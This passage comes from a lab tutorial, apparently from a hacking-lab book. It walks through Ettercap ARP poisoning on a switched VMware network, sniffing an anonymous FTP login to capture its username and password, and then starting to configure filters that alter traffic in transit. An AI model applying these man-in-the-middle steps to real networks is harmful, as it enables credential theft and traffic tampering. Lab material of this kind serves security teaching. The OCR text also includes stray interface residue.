In this example, the Linux machine (**172.16.1.58**) was selected as the source computer by highlighting the IP address and pressing **Enter**.



```
                         ettercap 0.6.b
SOURCE:      172.16.1.58   00:0C:29:9C:0D:1C


             54 hosts in this LAN (172.16.1.56 : 255.255.0.0)
              1)    172.16.1.56        1)    172.16.1.56
              2)     172.16.0.1        2)     172.16.0.1
              3)    172.16.1.33        3)    172.16.1.33
              4)    172.16.1.54        4)    172.16.1.54
              5)    172.16.1.57        5)    172.16.1.57
              6)    172.16.1.58        6)    172.16.1.58
              7)    172.16.1.60        7)    172.16.1.60
              8)    172.16.1.65        8)    172.16.1.65
              9)    172.16.1.66        9)    172.16.1.66
             10)    172.16.4.30       10)    172.16.4.30
             11)   172.16.8.166       11)   172.16.8.166
             12)  172.16.17.179       12)  172.16.17.179
             13)   172.16.22.10       13)   172.16.22.10
             14)  172.16.26.140       14)  172.16.26.140

   Your IP: 172.16.1.56 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
 Host: Unknown host (172.16.1.58) : 00:0C:29:9C:0D:1C
 Host: w2kp (172.16.1.56) : 00:0C:29:07:EE:54
```


The Windows 2000 server machine (**172.16.1.60**) was selected as the destination computer by highlighting the IP address and pressing **Enter**.



```
                         ettercap 0.6.b
SOURCE:     172.16.1.58   00:0C:29:9C:0D:1C

DEST  :     172.16.1.60   00:0C:29:DC:E9:B6

            54 hosts in this LAN (172.16.1.56 : 255.255.0.0)
        1)     172.16.1.56          1)     172.16.1.56
        2)      172.16.0.1          2)      172.16.0.1
        3)     172.16.1.33          3)     172.16.1.33
        4)     172.16.1.54          4)     172.16.1.54
        5)     172.16.1.57          5)     172.16.1.57
        6)     172.16.1.58          6)     172.16.1.58
        7)     172.16.1.60          7)     172.16.1.60
        8)     172.16.1.65          8)     172.16.1.65
        9)     172.16.1.66          9)     172.16.1.66
       10)     172.16.4.30         10)     172.16.4.30
       11)    172.16.8.166         11)    172.16.8.166
       12)   172.16.17.179         12)   172.16.17.179
       13)    172.16.22.10         13)    172.16.22.10
       14)   172.16.26.140         14)   172.16.26.140

  Your IP: 172.16.1.56 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
 Host: Unknown host (172.16.1.58) : 00:0C:29:9C:0D:1C
 Host: w2kas (172.16.1.60) : 00:0C:29:DC:E9:B6
```

By pressing the **H** key at any time, the **Help** screen will be displayed. In this case, the **Help** screen tells you that pressing the **A** key will start the ARP poisoning feature of Ettercap. Press the **H** key again to remove the **Help** screen.


Press the **A** key to start Ettercap ARP poisoning.



```
                         ettercap 0.6.b
SOURCE:     1 Help Window

DEST  :     1  [qQ][F10] - quit
               [return]  - select the IP
               [space]   - deselect the IPs
               [tab]     - switch between source and dest
               [aA]      - ARP poisoning based sniffing
                            . for sniffing on switched LAN
                            . for man-in-the-middle technique
               [sS]      - IP based sniffing
               [mM]      - MAC based sniffing
               [jJ]      - Only poisoning - no sniffing
               [dD]      - delete an entry from the list
               [xX]      - Packet Forge
               [pP]      - run a plugin
               [fF]      - OS fingerprint
               [oO]      - passive host identification
               [cC]      - check for other poisoner...
               [rR]      - refresh the list
               [kK]      - save host list to a file
  Your IP:     [hH]      - this help screen                       k: SWITCH
 Host: Unkno
 Host: w2kas
```


Ettercap will now see all the traffic between these two computers, even though these computers are communicating via a switch as identified by Ettercap in the lower right portion of the application with the word **SWITCH**.

From a terminal session on the Linux machine, start an FTP connection to the Windows server by typing **ftp 172.16.1.60** and pressing **Enter**.




```
                                    ettercap 0.6.b
SOURCE:     172.16.1.58  <--+      Filter:  OFF
                            +-- dopplеganger - illithid (ARP Based) - ettercap
DEST  :     172.16.1.60  <--+      Active Dissector: ON

              54 hosts in this LAN (172.16.1.56 : 255.255.0.0)
  1)    172.16.1.58:32791   <-->     172.16.1.60:21     | OPENING| ftp

   Your IP: 172.16.1.56 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
```

In this lab, when asked for a username, **anonymous** is used.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
root@localhost:~
File Edit View Terminal Go Help
root's
Start
Tra
root@localhost:~
05:39 PM

```
[root@localhost root]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:9C:0D:1C
          inet addr:172.16.1.58  Bcast:172.16.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:97262 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4586 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:8096887 (7.7 Mb)  TX bytes:297507 (290.5 Kb)
          Interrupt:10 Base address:0x10a4

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4682 (4.5 Kb)  TX bytes:4682 (4.5 Kb)

[root@localhost root]# ftp 172.16.1.60
Connected to 172.16.1.60 (172.16.1.60).
220 w2kas Microsoft FTP Service (Version 5.0).
Name (172.16.1.60:root): anonymous
```


The password for the anonymous user is entered and the user has successfully logged in via FTP to the Windows 2000 machine.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
root@localhost:~
File Edit View Terminal Go Help
root@localhost:~
05:40 PM

```
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:97262 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4586 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:8096887 (7.7 Mb)  TX bytes:297507 (290.5 Kb)
          Interrupt:10 Base address:0x10a4

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4682 (4.5 Kb)  TX bytes:4682 (4.5 Kb)

[root@localhost root]# ftp 172.16.1.60
Connected to 172.16.1.60 (172.16.1.60).
220 w2kas Microsoft FTP Service (Version 5.0).
Name (172.16.1.60:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp>
```


The traffic between the two computers is monitored back on the attacker's machine. By highlighting each line of traffic, any usernames and/or passwords will be displayed in the lower part of the application. In this example, the username of **anonymous** with the password of **virtually@hacking.com** was detected.



```
                                  ettercap 0.6.b
SOURCE:      172.16.1.58  <-┐     Filter:  OFF
                            ├─    doppleganger - illithid (ARP Based) - ettercap
DEST  :      172.16.1.60  <-┘     Active Dissector: ON

               54 hosts in this LAN (172.16.1.56 : 255.255.0.0)
  1)    172.16.1.58:32791   <-->    172.16.1.60:21      | KILLED | ftp
  2)    172.16.1.58:32792   <-->    172.16.1.60:21      | silent | ftp

    Your IP: 172.16.1.56 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
  USER: anonymous
  PASS: virtually@hacking.com
```

Sniffing traffic on a switch and intercepting username/password combinations is bad enough; what about changing the data on the wire as it occurs? Ettercap allows an attacker this option as well with the use of filters.

First, ensure that the Linux machine can actually get to the Web site on the Windows 2000 server.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Test Page for Apache Installation - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://lab81.com/
Search
Print
Home
Bookmarks
Red Hat, Inc.
Red Hat Network
Support
Shop
Products
Training
Document: Done (0.129 secs)
Test Page for Apache Install
08:48 PM

If you can see this, it means that the installation of the Apache web server software on this system was successful. You may now add content to this directory and replace this page.


Seeing this instead of the website you expected?

This page is here because the site administrator has changed the configuration of this web server. Please **contact the person responsible for maintaining this server with questions.** The Apache Software Foundation, which wrote the web server software this site administrator is using, has nothing to do with maintaining this site and cannot help resolve configuration issues.

The Apache documentation has been included with this distribution.


You are free to use the image below on an Apache-powered web server. Thanks for using Apache!

Back on the attacker's machine, select the Linux machine as the source computer.




```
                           ettercap 0.6.b
SOURCE:      172.16.1.59    00:0C:29:9C:0D:1C

              8 hosts in this LAN (172.16.1.58 : 255.255.255.0)
                 1)      172.16.1.58          1)      172.16.1.58
                 2)      172.16.1.37          2)      172.16.1.37
                 3)      172.16.1.54          3)      172.16.1.54
                 4)      172.16.1.59          4)      172.16.1.59
                 5)      172.16.1.60          5)      172.16.1.60
                 6)      172.16.1.61          6)      172.16.1.61
                 7)      172.16.1.66          7)      172.16.1.66
                 8)      172.16.1.67          8)      172.16.1.67

   Your IP: 172.16.1.58 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
  Host: win2000s-v (172.16.1.59) : 00:0C:29:9C:0D:1C
```

Select the Windows 2000 server as the destination machine.




```
                          ettercap 0.6.b
SOURCE:      172.16.1.59   00:0C:29:9C:0D:1C

DEST  :      172.16.1.60   00:0C:29:DC:E9:B6

          8 hosts in this LAN (172.16.1.58 : 255.255.255.0)
            1)     172.16.1.58          1)     172.16.1.58
            2)     172.16.1.37          2)     172.16.1.37
            3)     172.16.1.54          3)     172.16.1.54
            4)     172.16.1.59          4)     172.16.1.59
            5)     172.16.1.60          5)     172.16.1.60
            6)     172.16.1.61          6)     172.16.1.61
            7)     172.16.1.66          7)     172.16.1.66
            8)     172.16.1.67          8)     172.16.1.67

  Your IP: 172.16.1.58 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
 Host: win2000s-v (172.16.1.59) : 00:0C:29:9C:0D:1C
 Host: w2kas (172.16.1.60) : 00:0C:29:DC:E9:B6
```

Begin the ARP poisoning by pressing the **A** key.




```
                          ettercap 0.6.b
SOURCE:      172.16.1.59  <─┐    Filter:  OFF
                            ├─ doppleganger - illithid (ARP Based) - ettercap
DEST  :      172.16.1.60  <─┘    Active Dissector: ON

          8 hosts in this LAN (172.16.1.58 : 255.255.255.0)

  Your IP: 172.16.1.58 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
```

Bring up the Ettercap Filters screen by pressing the **F** key. In this example, we want to edit the traffic on the source computer. Press the **W** key.




```
SOURCE:     172.16.1.59  <--   ettercap 0.6.b
                                Filter:  OFF
                            |-- dopplegangér - illithid (ARP Based) - ettercap
DEST  :     172.16.1.60  <--   Active Dissector: ON

  1>    Filters :

          S] Filters on Source : OFF W] Edit filter chain
          D] Filters on Dest   : OFF E] Edit filter chain

      Your
```

Initially there will be no Filters. Press the **A** key.




```
SOURCE:     172.16.1.59  <--   ettercap 0.6.b
                                Filter:  OFF
                            |-- dopplegangér - illithid (ARP Based) - ettercap
DEST  :     172.16.1.60  <--   Active Dissector: ON

  1>    Filters :

                    NO FILTER IN THIS CHAIN


                Press 'a' to add or 'h' for help

      Your
```

A blank **Filters** setup screen will be displayed. Press the **Enter** key.



```
ettercap prompt - ettercap
                                    ettercap 0.6.b
SOURCE:      172.16.1.59  <-┐        Filter:  OFF
                            ├─ doppleganger - illithid (ARP Based) - ettercap
DEST  :      172.16.1.60  <-┘        Active Dissector: ON

 Filters :
  1>   0 |     0:0     T [           ]

 Your
```


The Filter parameters screen will be displayed.



```
ettercap prompt - ettercap
                                    ettercap 0.6.b
SOURCE:      172.16.1.59  <-┐        Filter:  OFF
                            ├─ doppleganger - illithid (ARP Based) - ettercap
DEST  :      1 ┌Define a filter:
  Fil │Protocol (Tcp/Udp) :
  1>   0

 Your
```

